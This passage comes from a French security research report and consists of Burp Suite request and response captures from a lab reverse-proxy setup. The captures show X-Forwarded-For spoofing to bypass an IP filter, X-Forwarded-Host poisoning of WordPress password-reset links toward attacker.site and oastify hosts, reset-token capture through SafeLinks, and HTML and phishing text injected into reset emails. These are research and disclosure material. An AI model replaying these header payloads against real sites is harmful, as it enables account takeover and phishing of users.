3	Date: Sat, 21 Jun 2025 07:40:14 GMT			
4	Content-Type: text/html; charset=UTF-8			
5	Content-Length: 141			
6	Connection: keep-alive			
7	Upgrade: h2,h2c			
8				
9	X-Forwarded-for: 172.21.0.1, 172.21.0.4			
10	Tu as l'IP : 172.21.0.1			
11	Tu dois avoir l'IP : 127.0.0.1 pour accéder à l'application.			
12	Access denied.			

Figure 21 Filtre réalisé sur l'adresse IP cliente directement sur l'application

[Retour texte](#)

## Request

	Pretty	Raw	Hex
1	GET /proxy/forbidden.php HTTP/1.1		
2	Host: apache.proxy-test.local		
3	X-Forwarded-for: 127.0.0.1		
4			

? ⚙ ← →

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Server: nginx/1.22.1			
3	Date: Sat, 21 Jun 2025 07:45:14 GMT			
4	Content-Type: text/html; charset=UTF-8			
5	Content-Length: 82			
6	Connection: keep-alive			
7	Upgrade: h2,h2c			
8	Vary: Accept-Encoding			
9				
10	X-Forwarded-for: 127.0.0.1, 172.21.0.1, 172.21.0.4			
11	Tu as l'IP : 127.0.0.1			
12	Welcome!			

Figure 22 Contournement de la restriction sur l'adresse IP

[Retour texte](#)



## Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: wordpress.proxy-test.local
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render SignSaboteur

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Sat, 21 Jun 2025 12:14:31 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.2.28
7 Link: <https://wordpress.proxy-test.local/wp-json/>; rel="https://api.w.org/"
8 Vary: Accept-Encoding
9 X-Served-By: wordpress.proxy-test.local
10 Content-Length: 50435
11
```

*Figure 23 Requête nominale émise par le client*

[Retour texte](#)

**Request**

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: wordpress.proxy-test.local
3 X-Forwarded-host: attacker.site
4
```

? ⚙️ ⬅️ ➡️ Search


**Response**

Pretty Raw Hex Render SignSaboteur

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Sat, 21 Jun 2025 12:15:21 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 X-Powered-By: PHP/8.2.28
7 Link: <http://attacker.site/wp-json/>; rel="https://api.w.org/"
8 Vary: Accept-Encoding
9 X-Served-By: wordpress.proxy-test.local
10 Content-Length: 50256
```

Figure 24 Non réécriture de l'entête X-Forwarded-host coté RP

[Retour texte](#)



**Request**

Pretty Raw Hex

```
1 GET /trace.php HTTP/1.1
2 Host: wordpress.proxy-test.local
3 X-Forwarded-host: attacker
```

? ⚙️ ⬅️ ➡️ Search

**Response**

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 21 Jun 2025 12:19:47 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.2.28
5 Vary: Accept-Encoding
6 Content-Length: 133
7 Content-Type: text/html; charset=UTF-8
8
9 Host: 172.21.0.7
10 X-Forwarded-host: attacker, wordpress.proxy-test.local
```

Figure 25 Ajout de l'entête Host dans X-Forwarded-host

[Retour texte](#)

## Request

Pretty Raw Hex

```
1 GET /trace.php HTTP/1.0
2 X-Forwarded-host: attacker
3
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Sat, 21 Jun 2025 12:20:25 GMT
3 Server: Apache/2.4.62 (Debian)
4 X-Powered-By: PHP/8.2.28
5 Vary: Accept-Encoding
6 Content-Length: 105
7 Content-Type: text/html; charset=UTF-8
8 Connection: close
9
10 Host: 172.21.0.7
11 X-Forwarded-host: attacker
```

Figure 26 Contournement de l'ajout en utilisant HTTP/1.0

[Retour texte](#)

## Request

	Pretty	Raw	Hex
1	POST	/wp-login.php?action=lostpassword	HTTP/1.1
2	Host:	apache.proxy-test.local	
3	Content-Length:	56	
4	Content-Type:	application/x-www-form-urlencoded	
5	Cookie:	wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_GB	
6	X-Forwarded-host:	attacker.site	
7			
8	user_login=admin&redirect_to=&wp-submit=Get+New+Password		

?

⚙

⬅

➡

Search

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1	302 Found		
2	Server:	openresty		
3	Date:	Sat, 21 Jun 2025 12:48:36 GMT		
4	Content-Type:	text/html; charset=UTF-8		
5	Content-Length:	0		
6	Connection:	keep-alive		
7	X-Powered-By:	PHP/8.2.28		
8	Expires:	Wed, 11 Jan 1984 05:00:00 GMT		

Figure 27 Injection de l'entête X-Forwarded-host dans une requête de réinitialisation de mot de passe

[Retour texte](#)

## [Test Wordpress PROXY] Password Reset Inbox x



**Test Wordpress PROXY** <loap990a@gmail.com>

to admin ▾

Someone has requested a password reset for the following account:

Site Name: Test Wordpress PROXY

Username: admin

If this was a mistake, ignore this email and nothing will happen.

To reset your password, visit the following address:

[http://attacker.site/wp-login.php?login=admin&key=MK62hl1tvDChR35lrN50&action=rp&wp\\_lang=en\\_GB](http://attacker.site/wp-login.php?login=admin&key=MK62hl1tvDChR35lrN50&action=rp&wp_lang=en_GB)

This password reset request originated from the IP address 172.21.0.1.

*Figure 28 Email reçu par la victime contenant un lien vers un hôte malveillant*

[Retour texte](#)

### Request


```
1 POST /v1/password/reset HTTP/1.1
2 Host: [redacted]
3 Content-Type: application/json; charset=UTF-8
4
5 {
  "username": [redacted]
  "urlUpdatePassword":
    "https://[redacted]/\" /></a><img src='http://8foia7gthvuvgeeq8yo8og7q2h88w0poe.oastify.com
    .oastify.com/malicious.xlsx?action=reset-password&jwt={{jwt}}' alt='CLICK MOI'>"
}
```

*Figure 29 Injection d'une image ayant pour source un serveur contrôlé par l'attaquant*

[Retour texte](#)

Bonjour,

Afin de réinitialiser votre mot de passe, veuillez cliquer sur le lien :



À bientôt,

**Figure 30** Email ouvert par la victime

[Retour texte](#)

```
GET /malicious.xlsx?action=reset-password&jwt=
eyJhbGciOiJSUzUxMiIsInR5cCI6IkpXVCJ9.
```

```
Host: 8foia7gthvuvgee8yo8og7q2h88w0poe.oastify.com
```

```
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)
```

**Figure 31** Requête initiée de la part du client sur le serveur de l'attaquant à l'ouverture de l'email

[Retour texte](#)

## Request

Pretty Raw Hex

```
1 POST /user/password/forgot HTTP/1.1
2
3 Cookie: PHPSESSID=24pjvnup6giakb4nigr0i26tlg
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 167
6 Te: trailers
7 Connection: close
8 X-Forwarded-prefix: ">Modifier le mot de passe</a><br><br>Si vous n'êtes pas à l'origine de
  la demande nous vous recommandons exceptionnellement de modifier votre mot de passe via le lien
  suivant : <a href="http://attacker.com">Changer le mot de passe</a><br> Nous subissons
  actuellement des attaques cyber et nous ne pouvons pas vous certifier que votre mot de passe
  actuel n'a pas été compromis.<br><br>Nous vous prions de nous excuser du
9
0 email= ffdc5790aa0702e05a313f83.91xpzPoqsJKpztVe9cmx8IaYEvZ8Pjyg7_pyatI6APk.ghsRqqJl48LdiocVwK_Qtav7J74
  RS1D6nrQrGJNsMpyoN1-L10byq-S_1A
```

Figure 32 Modification du contenu du mail via l'entête X-Forwarded-Prefix

[Retour texte](#)

À : Maxime ALBEROLA

Ven 08/03/2024 1

**CAUTION: External Sender.** This email originated from outside of ADVENS. Do not click on links or open attachments from senders you do not trust.

Bonjour,

Nous avons reçu une demande de réinitialisation de mot de passe du site  
S'il s'agit bien de vous, cliquez sur ce lien : [Modifier le mot de passe](#)

Si vous n'êtes pas à l'origine de la demande nous vous recommandons exceptionnellement de modifier votre mot de passe via le lien suivant : [Changer le mot de passe](#)  
Nous subissons actuellement des attaques cyber et nous ne pouvons pas vous certifier que votre mot de passe actuel n'a pas été compromis.

Figure 33 Email de phishing reçu par l'utilisateur

[Retour texte](#)



## Request

Pretty Raw Hex

```
1 POST /wp-login.php?action=lostpassword HTTP/1.1
2 Host: wordpress.proxy-test.local
3 Content-Length: 55
4 X-Forwarded-host: tjgbqltjw6m8a6dl2essupdutlzc3bs.oastify.com/malicious_macro.xlsx?
5
6 user_login=test&redirect_to=&wp-submit=Get+New+Password
```

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Server: openresty
3 Date: Sat, 21 Jun 2025 18:00:47 GMT
4 Content-Type: text/html; charset=UTF-8
```

Figure 34 Injection d'un serveur contrôlé par l'attaquant et d'un type de ressource potentiellement dangereuse

[Retour texte](#)

Someone has requested a password reset for the following account:

Site Name: Test Wordpress PROXY

Username: test

If this was a mistake, ignore this email and nothing will happen.

To reset your password, visit the following address:

[https://eur03.safelinks.protection.outlook.com/?url=http%3A%2F%2Ftjgbqltjw6m8a6dl2essupdutlzc3bs.oastify.com%2Fmalicious\\_login.php%2Flogin%2Dtest%26key%2DSNL%20LaO1EfOoxCmxLGTAE8%26action%2Dwp\\_lang%2Den\\_US&data=05%7C02%7Cma2c70wMD](https://eur03.safelinks.protection.outlook.com/?url=http%3A%2F%2Ftjgbqltjw6m8a6dl2essupdutlzc3bs.oastify.com%2Fmalicious_login.php%2Flogin%2Dtest%26key%2DSNL%20LaO1EfOoxCmxLGTAE8%26action%2Dwp_lang%2Den_US&data=05%7C02%7Cma2c70wMD) URL d'origine: http://tjgbqltjw6m8a6dl2essupdutlzc3bs.oastify.com/malicious\_macro.xlsx?wp-login=test&key=SNLaO1EfOoxCmxLGTAE8&action=rp&wp\_lang=en\_US. Cliquez ou appuyez si vous faites confiance à ce lien.

This password reset request originated from the IP address 172.21.0.1.

Figure 35 Wrapper SafeLinks autour du lien malveillant généré par Wordpress

[Retour texte](#)

107	2025-Jun-21 18:00:38.690 UTC	HTTP	tjgbqltjw6m8a6dl2essupdutlzc3bs	209.20.170.116
108	2025-Jun-21 18:00:39.585 UTC	HTTP	tjgbqltjw6m8a6dl2essupdutlzc3bs	4.178.174.69
109	2025-Jun-21 18:00:39.585 UTC	HTTP	tiqbhltjw6m8a6dl2essundutlzc3bs	4.178.174.69
Description	Request to Collaborator	Response from Collaborator		
Pretty	Raw	Hex		
1	GET /malicious_macro.xlsx?wp-login.php?login=test&key=SNLa01Ef0oxCmxLGTAE8&action=rp&wp_lang=en_US HTTP/1.1			
2	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36			
3	Host: tjgbqltjw6m8a6dl2essupdutlzc3bs.oastify.com			
4	Connection: keep-alive			
5				

**Figure 36** Récupération du jeton de réinitialisation sur notre collaborateur Burp via SafeLinks

[Retour texte](#)

Request

PrettyRawHex

1 POST /wp-login.php?action=lostpassword HTTP/1.1

2 Host: wordpress.proxy-test.local

3 X-Forwarded-host: wordpress.proxy-test.local/index.php?t=t@tjgbqltjw6m8a6dl2essupdutlzc3bs.oastify.com

4

5 user\_login=test&redirect\_to=&wp-submit=Get+New+Password

**Figure 37** Injection d'entête initiant deux requêtes SafeLinks distinctes

[Retour texte](#)

### 3.1.1. Request Line

A request-line begins with a method token, followed by a single space (SP), the request-target, another single space (SP), the protocol version, and ends with CRLF.

request-line = method SP request-target SP HTTP-version CRLF

The method token indicates the request method to be performed on the target resource. The request method is case-sensitive.

method = token

*Figure 38 Extrait RFC 7230 section 4.1*

[Retour texte](#)

This specification defines a number of standardized methods that are commonly used in HTTP, as outlined by the following table. By convention, standardized methods are defined in all-uppercase US-ASCII letters.

*Figure 39 Extrait RFC 4231 section 4.1*

[Retour texte](#)

## Request

Pretty Raw Hex

```
1 get /echo HTTP/1.1
2 Host: haproxy_lb
3
```

? ⚙️ ⬅️ ➡️ Search

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 content-type: text/plain
3 date: Sun, 22 Jun 2025 07:45:52 GMT
4 content-length: 69
5
6 Request served by 2164c006ba24
7
8 get /echo HTTP/1.1
9
10 Host: haproxy_lb
11
```

*Figure 40 Méthode HTTP en minuscules autorisée*

[Retour texte](#)

## Request

	Pretty	Raw	Hex
1	inexistant / HTTP/1.1		
2	Host: whoami.localhost		
3			
<div><div><div>?</div><div>⚙</div><div>⬅</div><div>➡</div></div><div>Search</div></div>			

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Content-Length: 363			
3	Content-Type: text/plain; charset=utf-8			
4	Date: Sun, 22 Jun 2025 08:44:37 GMT			
5				
6	Hostname: 664550bc2c4e			
7	IP: 127.0.0.1			
8	IP: ::1			
9	IP: 172.21.0.9			
0	RemoteAddr: 172.21.0.10:51130			
1	inexistant / HTTP/1.1			
2	Host: whoami.localhost			

**Figure 41** Méthode inexistante Traefik

[Retour texte](#)

## Request

	Pretty	Raw	Hex
1	GET	/1/#/...	HTTP/1.1
2	Host:	echo.proxy-test.local	
3			

? ⚙ ⬅ ➡

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1	200	OK	
2	Server:	openresty		
3	Date:	Sun, 22 Jun 2025 16:30:04 GMT		
4	Content-Type:	application/json		
5	Content-Length:	304		
6	Connection:	keep-alive		
7				
8	{			
9		"method": "GET",		
10		"url": "/1/".		

*Figure 42* Normalisation de l'URL par Nginx

[Retour texte](#)

## Request

	Pretty	Raw	Hex
1	GET	/1/#/./	HTTP/1.1
2	Host:	echo.proxy-test.local	
3			
<div><div>?</div><div>⚙</div><div>←</div><div>→</div><div>Search</div></div>			

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1	200	OK	
2	Server:	openresty		
3	Date:	Sun, 22 Jun 2025 16:30:30 GMT		
4	Content-Type:	application/json		
5	Content-Length:	309		
6	Connection:	keep-alive		
7				
8	{			
9		"method": "GET",		
10		"url": "/1/#/./",		

Figure 43 Absence de normalisation de l'URL par Nginx

[Retour texte](#)

## Request

	Pretty	Raw	Hex
1	GET	/webclient/	HTTP/1.1
2			
3	Cookie:	JSESSIONID=83F0F78614B9CC6B8CEDE2B69487C366;	
4	X-Forwarded-host:	a:	
5			
<div><div>?</div><div>⚙</div><div>←</div><div>→</div><div>Search</div></div>			

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1	500 Internal Server Error		
2	Server:	nginx/1.18.0 (Ubuntu)		
3	Date:	Sun, 22 Jun 2025 18:25:37 GMT		
4	Content-Type:	text/html; charset=UTF-8		
5	Connection:	keep-alive		
6	Set-Cookie:	JSESSIONID=CPG_KLU0To1ddPL5PrWYNHjFF0PQEo2yk7Ba_eU6;		

Figure 44 Erreur 500 de Tomcat provoquée par une entête X-Forwarded-Host incorrecte

**Request**

Pretty Raw Hex

1	GET /js	HTTP/1.0
2		

Search

**Response**

Pretty Raw Hex Render

1	HTTP/1.1 301 Moved Permanently		
2	Server: nginx		
3	Date: Sun, 22 Jun 2025 18:32:29 GMT		
4	Content-Type: text/html		
5	Content-Length: 162		
6	Location:	http://192.168.0.245/js/	
7	Connection: close		
8	X-Frame-Options: SAMEORIGIN		

Figure 45 Redirection en HTTP/1.0 affiche l'IP interne d'un pfSense en l'absence d'entête Host

[Retour texte](#)

**Request**

Pretty Raw Hex

1	GET /feed	HTTP/1.1
2		
3	X-Forwarded-host:	redirection
4		

Search

**Response**

Pretty Raw Hex Render

1	HTTP/1.1 301 Moved Permanently		
2			
3			
4			
5			
6			
7	x-redirect-by:	WordPress	
8	location:	http://redirection/feed/	
9	content-length: 0		

Figure 46 Redirection pointant sur la valeur de l'entête X-Forwarded-host



## Request

	Pretty	Raw	Hex
1	GET /proxy/ HTTP/1.1	\r \n	
2	Host: 172.21.0.13	\r \n	
3	Transfer-encoding: random	\r \n	
4		\r \n	

?

⚙

←

→

Search

## Response

	Pretty	Raw	Hex	Render
1	HTTP/1.1 501 Not Implemented			
2	Server: nginx/1.22.1			
3	Date: Mon, 23 Jun 2025 03:57:57 GMT			
4	Content-Type: text/html			
5	Content-Length: 165			
6	Connection: close			
7				
8	<html>			
9	<head>			
	<title>			
	501 Not Implemented			
	</title>			
	</head>			
10	<body>			
11	<center>			
	<h1>			
	501 Not Implemented			
	</h1>			
	</center>			

**eFigure 47** Erreur 501 provoquée par l'utilisation d'une valeur incorrecte pour l'entête Transfer-Encoding sur nginx